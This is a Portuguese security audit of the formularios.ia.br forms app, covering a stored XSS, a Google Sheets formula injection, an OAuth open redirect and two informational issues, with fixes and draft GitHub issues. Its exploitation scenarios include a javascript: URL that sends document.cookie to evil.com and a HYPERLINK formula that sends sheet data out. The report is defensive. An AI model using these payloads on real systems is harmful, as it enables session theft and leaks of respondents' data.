

Relatório de Auditoria de Segurança

formularios.ia.br

Data: 29 de agosto de 2026

Escopo: código-fonte completo do repositório (Server Actions, Route Handlers, queries de banco, componentes React, configuração de deploy e build).

Nota metodológica — stack detectada e mapeamento das categorias

Stack: Next.js 16 (App Router) + React 19 + TypeScript strict · Supabase (PostgreSQL) acessado via Drizzle ORM sobre conexão direta (não PostgREST/supabase-js) · Auth: Supabase Auth (e-mail + Google OAuth) · Zod para validação de fronteira · Resend (e-mail) · Google Gemini e googleapis (Sheets) · Deploy: Vercel, sem Docker/CI/Helm/Terraform no repositório.


Banco sem tranca	Não há RLS em uso efetivo (dados trafegam por Drizzle, não PostgREST). O mecanismo real de isolamento de tenant é o par requireFormOwner()/requireUser() em src/lib/auth.ts, chamado no início de cada Server Action/Route Handler que toca dados de formulário.
Permissão no navegador	Mapeado para: gates de UI por role/plano (isAdmin-equivalente, plano do usuário) vs. revalidação da mesma regra nas Server Actions correspondentes.
IDOR	Mapeado 1:1 — toda Server Action e Route Handler que recebe um ID (formId, responselId, questionId, integration id) percorridos individualmente.
Chaves expostas	Busca por segredos no código-fonte, .env.example, configs de build (next.config.mjs, drizzle.config.ts, package.json) e no histórico completo do git (sem Docker/CI/Helm/Terraform a verificar).
XSS	Mapeado para: dangerouslySetInnerHTML, href/src com valor de usuário, eval/new Function no frontend; e escapeHtml em HTML de e-mail/webhook no backend.

Resumo executivo


Crítica	Alta	Baixa	Informativa
1	1	1	2

Total de 5 achados registrados nesta auditoria, cobrindo as cinco categorias solicitadas (isolamento de tenant, permissão no cliente, IDOR, segredos hardcoded e XSS), com dois achados adicionais correlatos encontrados durante a varredura. O achado mais grave é um Stored XSS explorável por respondente anônimo, sem necessidade de conta — recomenda-se correção antes do lançamento público.

Achados por severidade



Achados por categoria



Pontos fortes

- 1. Isolamento de tenant**

Todas as Server Actions em forms.ts, responses.ts, integrations.ts, import.ts, import-responses.ts e ai.ts chamam requireFormOwner()/requireUser() antes de tocar o banco; queries de listagem/analytics sempre ancoram o WHERE em formId ou workspaceId já validado.
- 1. Isolamento de tenant**

upsertQuestions() (src/lib/db/queries/questions.ts) tem defesa em profundidade explícita contra IDOR cross-tenant via upsert por ID de pergunta de outro form.
- 2. Permissão no servidor**

Todas as mutações privilegiadas (publicar, deletar, duplicar, integrações, brand kit) revalidam no servidor via Server Actions — nenhum gate encontrado que exista só no client.
- 3. IDOR**

Todos os 10 Route Handlers e as ~25 Server Actions foram percorridos individualmente; cada um que recebe um ID externo verifica posse (requireFormOwner, comparação de formId, ou path escopado ao próprio user.id).
- 4. Segredos**

Nenhum segredo hardcoded no código, configs ou histórico do git; .env.example só tem placeholders; variáveis sensíveis (DATABASE_URL, SUPABASE_SERVICE_ROLE_KEY, RESEND_API_KEY, GOOGLE_CLIENT_SECRET) nunca têm fallback para valor literal; IP_HASH_SALT lança erro em produção se ausente (LGPD).
- 5. XSS**

escapeHtml() é aplicado consistentemente em todo o pipeline de e-mail (email.ts e brevo-email-html.ts); os únicos 2 usos de dangerouslySetInnerHTML no app são dados estáticos (schema JSON-LD, script fixo); nenhum eval/new Function em todo o src; export CSV já neutraliza formula injection.

Pontos fracos (riscos centrais)

CRÍTICA	Stored XSS via fileUrl não validado renderizado como href — src/components/dashboard/responses-section.tsx:160
ALTA	Formula Injection na integração com Google Sheets — src/lib/google-sheets.ts:178-179
BAIXA	Validação de next mais fraca que o helper já existente no projeto — src/app/auth/callback/route.ts:21
INFORMATIVA	Migration de RLS habilita RLS em 9 tabelas sem nenhuma policy — supabase/migrations/0004_enable_rls.sql
INFORMATIVA	Chamadas de IA (Gemini) sem débito de créditos ou quota — src/app/actions/ai.ts

Achados detalhados

Severidade	Arquivo:linha	Descrição
CRÍTICA	src/components/dashboard/responses-section.tsx:160	Stored XSS via fileUrl não validado renderizado como href O schema Zod que valida o corpo de POST /api/responses/submit (endpoint público, sem autenticação) aceita qualquer string para answer.fileUrl (src/lib/submit-response-core.ts:25: z.object({ fileUrl: z.string(), fileName: z.string() })), sem .url() nem checagem de protocolo. O servidor nunca confirma que fileUrl veio de fato do endpoint de upload real (/api/upload/response-file) — um respondente pode enviar o payload diretamente. Esse valor depois é injetado sem sanitização em na tela de respostas do dono do formulário, mesmo havendo no projeto uma função isSafeUrl() (src/lib/urls/safe-url.ts) feita exatamente pra este caso e usada em outros lugares — só não foi aplicada aqui.
ALTA	src/lib/google-sheets.ts:178-179	Formula Injection na integração com Google Sheets Toda resposta de formulário público é anexada à planilha do dono via appendGoogleSheetsRow() usando valueInputOption: "USER_ENTERED". Nesse modo o Google Sheets interpreta valores que começam com =, +, - ou @ como fórmula. Os valores de resposta vêm direto do respondente (formatValue(answers[q.id])) sem nenhuma neutralização — diferente do export CSV (src/app/actions/responses.ts:76-78), que já prefixa esses caracteres com aspas simples.
BAIXA	src/app/auth/callback/route.ts:21	Validação de next mais fraca que o helper já existente no projeto O callback de OAuth valida o parâmetro next apenas com rawNext.startsWith("/"), enquanto o projeto já tem um helper dedicado — isSafeNextPath() (src/lib/urls/safe-url.ts) — usado em loginAction e /api/auth/login, que rejeita explicitamente //evil.com e /evil.com. O callback OAuth não usa esse helper.
INFORMATIVA	supabase/migrations/0004_enable_rls.sql	Migration de RLS habilita RLS em 9 tabelas sem nenhuma policy O arquivo só contém ALTER TABLE ... ENABLE ROW LEVEL SECURITY para 9 tabelas, sem nenhum CREATE POLICY. Hoje isso não tem efeito algum: toda a aplicação acessa o banco via Drizzle numa conexão direta (DATABASE_URL), não via supabase-js/PostgREST — o isolamento real de tenant é feito em código (requireFormOwner). Não é uma vulnerabilidade explorável hoje, mas se algum dia um client Supabase direto (Realtime, PostgREST) passar a acessar essas tabelas sem policies, o RLS vai negar tudo (fail-closed) — um bug funcional, não seria uma falha de segurança.
INFORMATIVA	src/app/actions/ai.ts	Chamadas de IA (Gemini) sem débito de créditos ou quota generateFormFromTextAction e getSemanticInsightsAction não debitam creditBalance/creditTransactions em nenhum ponto, embora essas tabelas existam no schema para esse fim. Não é uma falha de permissão (não há gate nem no client) nem uma das 5 categorias auditadas, mas é uma ausência de controle de custo: qualquer usuário autenticado pode gerar formulários/insights via Gemini sem limite, gerando custo de API sem cobrança correspondente.

Evidências e cenários de exploração

CRÍTICA

F1 — Stored XSS via fileUrl não validado renderizado como href

5. XSS / Inputs sem tratamento · src/components/dashboard/responses-section.tsx:160

Descrição: O schema Zod que valida o corpo de POST /api/responses/submit (endpoint público, sem autenticação) aceita qualquer string para answer.fileUrl (src/lib/submit-response-core.ts:25: z.object({ fileUrl: z.string(), fileName: z.string() })), sem .url() nem checagem de protocolo. O servidor nunca confirma que fileUrl veio de fato do endpoint de upload real (/api/upload/response-file) — um respondente pode enviar o payload diretamente. Esse valor depois é injetado sem sanitização em na tela de respostas do dono do formulário, mesmo havendo no projeto uma função isSafeUrl() (src/lib/utis/safe-url.ts) feita exatamente pra este caso e usada em outros lugares — só não foi aplicada aqui.

Evidência:

```
// src/lib/submit-response-core.ts:25
z.object({ fileUrl: z.string(), fileName: z.string() })

// src/components/dashboard/responses-section.tsx:159-161
{file.fileUrl ? (
  <a href={file.fileUrl} target="_blank" rel="noopener noreferrer">
    {file.fileName}
  </a>
) : ( file.fileName )}
```

Cenário de exploração: Um atacante anônimo responde a qualquer formulário publicado com campo de upload, enviando manualmente ao endpoint público /api/responses/submit um answer com fileUrl: "javascript:fetch('https://evil.com/roubo?c='+document.cookie)" (ou uma data: URL com HTML/script embutido). Quando o dono do formulário abre a tela de Respostas e clica no anexo, o javascript: executa no contexto autenticado dele — permitindo roubo de sessão ou disparo de Server Actions em nome do dono. Não exige nenhuma pré-condição além de o form estar publicado com um campo de upload.

Correção sugerida: Validar fileUrl com z.string().url() mais whitelist de protocolo (https:) e idealmente de domínio (bucket do Supabase Storage) no schema de submit-response-core.ts; e aplicar isSafeUrl(file.fileUrl) antes de renderizar o href em responses-section.tsx, caindo para texto puro (sem link) quando a URL não for segura.

ALTA

F2 — Formula Injection na integração com Google Sheets

Adicionado adicional (fora das 5 categorias, correlato a input não tratado) · src/lib/google-sheets.ts:178-179

Descrição: Toda resposta de formulário público é anexada à planilha do dono via appendGoogleSheetsRow() usando valueInputOption: "USER_ENTERED". Nesse modo o Google Sheets interpreta valores que começam com =, +, - ou @ como fórmula. Os valores de resposta vêm direto do respondente (formatValue(answers[q.id])) sem nenhuma neutralização — diferente do export CSV (src/app/actions/responses.ts:76-78), que já prefixa esses caracteres com aspas simples.

Evidência:

```
// src/lib/google-sheets.ts:178-179
await sheets.spreadsheets.values.append({
  spreadsheetId, range,
  valueInputOption: "USER_ENTERED",
  requestBody: { values: [row] },
})
```

Cenário de exploração: Atacante anônimo responde a um formulário com Google Sheets conectado usando um texto como =HYPERLINK("https://evil.com/steal?d="&A1;&B1;"Ver resultado"). Ao abrir a planilha, o dono executa a fórmula sem saber — pode vaziar dados de outras respostas (PII) para um domínio externo ou exibir

um link de phishing disfarçado de dado legítimo.

Correção sugerida: Aplicar a mesma neutralização do `csvCell()` antes de enviar valores ao Sheets (prefixar com ' qualquer valor que bata em `/^[=+\\-@\\t\\r]/`), ou trocar `valueInputOption` para "RAW" na linha de dados, mantendo `USER_ENTERED` só no header.

BAIXA

F3 — Validação de next mais fraca que o helper já existente no projeto

Achado adicional (open redirect) · src/app/auth/callback/route.ts:21

Descrição: O callback de OAuth valida o parâmetro `next` apenas com `rawNext.startsWith("/")`, enquanto o projeto já tem um helper dedicado — `isSafeNextPath()` (`src/lib/utis/safe-url.ts`) — usado em `loginAction` e `/api/auth/login`, que rejeita explicitamente `//evil.com` e `/evil.com`. O callback OAuth não usa esse helper.

Evidência:

```
// src/app/auth/callback/route.ts:21
const next = rawNext.startsWith("/") ? rawNext : "/dashboard"
```

Cenário de exploração: `next=//evil.com` ou `next=/evil.com` passa pela checagem `startsWith("/")` e, dependendo de como o navegador normaliza o protocolo-relative, pode redirecionar para fora do domínio após o login OAuth — vetor de phishing pós-login. Impacto reduzido porque o login via Google está atualmente desabilitado na UI.

Correção sugerida: Trocar a linha 21 para usar o helper já existente: `const next = isSafeNextPath(rawNext) ? rawNext : "/dashboard"`.

INFORMATIVA

F4 — Migration de RLS habilita RLS em 9 tabelas sem nenhuma policy

Informativo — 1. Isolamento de tenant · supabase/migrations/0004_enable_rls.sql

Descrição: O arquivo só contém `ALTER TABLE ... ENABLE ROW LEVEL SECURITY` para 9 tabelas, sem nenhum `CREATE POLICY`. Hoje isso não tem efeito algum: toda a aplicação acessa o banco via Drizzle numa conexão direta (`DATABASE_URL`), não via `supabase-js/PostgREST` — o isolamento real de tenant é feito em código (`requireFormOwner`). Não é uma vulnerabilidade explorável hoje, mas se algum dia um client Supabase direto (Realtime, PostgREST) passar a acessar essas tabelas sem policies, o RLS vai negar tudo (fail-closed) — um bug funcional, não seria uma falha de segurança.

Evidência:

```
ALTER TABLE ... ENABLE ROW LEVEL SECURITY; (sem CREATE POLICY)
```

Cenário de exploração: Não aplicável hoje — nenhum caminho de código usa o client afetado pela RLS.

Correção sugerida: Documentar como pendência: antes de usar `supabase-js/Realtime` para essas tabelas, adicionar policies reais escopadas por `workspace/usuário`.

F5 — Chamadas de IA (Gemini) sem débito de créditos ou quota

Informativo — 2. Permissão / controle de custo · `src/app/actions/ai.ts`

Descrição: `generateFormFromTextAction` e `getSemanticInsightsAction` não debitam `creditBalance/creditTransactions` em nenhum ponto, embora essas tabelas existam no schema para esse fim. Não é uma falha de permissão (não há gate nem no client) nem uma das 5 categorias auditadas, mas é uma ausência de controle de custo: qualquer usuário autenticado pode gerar formulários/insights via Gemini sem limite, gerando custo de API sem cobrança correspondente.

Evidência:

Nenhuma chamada a `creditBalance/creditTransactions` em `ai.ts`

Cenário de exploração: Usuário autenticado comum chama repetidamente as Server Actions de IA, gerando custo de API do Gemini para o operador do SaaS sem consumir créditos nem esbarrar em limite algum.

Correção sugerida: Adicionar débito de crédito (ou ao menos um rate limit por usuário/workspace) nas duas Server Actions antes de chamar a API do Gemini.

Recomendações priorizadas

Prioridade	Ação
P1	Corrigir o Stored XSS via fileUrl (F1) antes do lançamento público — validar URL e protocolo no schema Zod + aplicar isSafeUrl() no render.
P1	Corrigir Formula Injection no Google Sheets (F2) — mesma prioridade por já ter correção de referência (csvCell) pronta no próprio projeto.
P2	Unificar a validação de next no callback OAuth (F3) usando isSafeNextPath().
P3	Adicionar policies reais à migration 0004 (F4) antes de qualquer uso futuro de client Supabase direto/Realtime nessas tabelas.
P3	Adicionar controle de custo/quota nas Server Actions de IA (F5).

Issues para o GitHub

Texto completo em Markdown, pronto para copiar e colar na criação de cada issue.

--- ISSUE 1 ---

```
# [Segurança] Stored XSS via fileUrl não validado em respostas de formulário

**Labels:** security, critical

### Problema
O schema Zod que valida `POST /api/responses/submit` (endpoint público, sem autenticação) aceita qualquer string em `answer.fileUrl`, sem checar protocolo ou formato de URL. Esse valor é depois renderizado diretamente em `
```

--- FIM ISSUE 1 ---

--- ISSUE 2 ---

```
# [Segurança] Formula Injection na integração com Google Sheets

**Labels:** security, high

### Problema
`appendGoogleSheetsRow()` anexa respostas de formulário à planilha do dono usando `valueInputOption: "USER_ENTERED"`, que faz o Google Sheets interpretar valores começando com `=`, `+`, `-` ou `@` como fórmula. Os valores vêm direto do respondente, sem neutralização – diferente do export CSV, que já trata esse caso.
```

Por que é explorável

Um respondente anônimo de um formulário com Google Sheets conectado envia uma resposta como `=HYPERLINK("https://evil.com/steal?d=&A1&B1","Ver resultado")`. Ao abrir a planilha, o dono executa a fórmula e em saber, podendo vaziar dados de outras respostas ou ser exposto a um link de phishing.

Evidência

```
`src/lib/google-sheets.ts:178-179`  
```ts
```

```
await sheets.spreadsheets.values.append({
 spreadsheetId, range,
 valueInputOption: "USER_ENTERED",
 requestBody: { values: [row] },
})
```
```

Compare com a correção já existente em `src/app/actions/responses.ts:76-78` (`csvCell`), que prefixa com `` valores que batem em /^[=+\-@\t\r]/`.`

Impacto

Vazamento de dados de outras respostas (PII) do dono da planilha para um domínio externo, ou exposição a phishing via `HYPERLINK` disfarçado de dado legítimo.

Sugestão de correção

Aplicar a mesma neutralização do `csvCell()` a cada valor antes de enviar ao Sheets, ou trocar `valueInputOption` para `"RAW"` na linha de dados (mantendo `USER_ENTERED` só no cabeçalho, se necessário).

Critérios de aceite

- [] Um valor de resposta começando com `=`, `+`, `-`, `@`, tab ou CR chega à planilha como texto literal, não como fórmula
- [] Teste automatizado cobrindo esse caso

--- FIM ISSUE 2 ---

--- ISSUE 3 ---

[Segurança] Validação de next no callback OAuth mais fraca que o padrão do projeto

Labels: security, low

Problema

`src/app/auth/callback/route.ts:21` valida o parâmetro next apenas com rawNext.startsWith("/"), enquanto o projeto já tem isSafeNextPath() (src/lib/utis/safe-url.ts), usado em loginAction`/api/auth/login, que rejeita explicitamente //evil.com` e /\evil.com`.`

Por que é explorável

`next=//evil.com` passa pela checagem startsWith("/"). Dependendo de como o navegador normaliza URLs protocol-relative, isso pode redirecionar o usuário para fora do domínio logo após o login via OAuth – vetor de phishing pós-login. Impacto reduzido hoje porque o login via Google está desabilitado na UI.`

Evidência

```
`src/app/auth/callback/route.ts:21`  
```ts  
const next = rawNext.startsWith("/") ? rawNext : "/dashboard"
```
```

Impacto

Open redirect pós-login OAuth, usável para phishing (impacto reduzido enquanto o login Google estiver desabilitado na UI).

Sugestão de correção

Trocar a linha para `const next = isSafeNextPath(rawNext) ? rawNext : "/dashboard"`.

Critérios de aceite

- [] `next=//evil.com` e next=/\evil.com` resultam em redirect para /dashboard``
- [] `next=/billing?checkout=founder` continua funcionando normalmente`

--- FIM ISSUE 3 ---

--- ISSUE 4 ---

[Segurança] Migration de RLS sem policies + ausência de controle de custo em IA

****Labels:**** security, informational

Problema

Dois itens informativos identificados na auditoria, agrupados por serem de baixo risco imediato:

****1.** `supabase/migrations/0004\_enable\_rls.sql`** habilita RLS em 9 tabelas sem nenhum `CREATE POLICY`. Hoje é inofensivo (a aplicação usa Drizzle via conexão direta, não `supabase-js`/PostgREST), mas se um client Supabase direto passar a acessar essas tabelas sem policies, o RLS vai negar tudo (fail-close d).

****2.** `src/app/actions/ai.ts`** – `generateFormFromTextAction` e `getSemanticInsightsAction` não debitam `creditBalance`/`creditTransactions`, apesar de essas tabelas existirem para esse fim. Qualquer usuário autenticado pode gerar chamadas Gemini sem limite.

Impacto

1. Bug funcional futuro (não uma falha de segurança hoje) se RLS passar a ser exercitado sem policies.
2. Custo de API sem controle/cobrança correspondente.

Sugestão de correção

1. Adicionar policies reais escopadas por workspace/usuário antes de qualquer uso futuro de client Supabase direto/Realtime nessas tabelas.
2. Adicionar débito de crédito ou rate limit por usuário/workspace nas Server Actions de IA.

Critérios de aceite

- [] Documentado como pendência técnica (issue ou comentário no código) até haver uso real de client Supabase direto
- [] Server Actions de IA aplicam algum limite (crédito ou rate limit) por usuário/workspace

--- FIM ISSUE 4 ---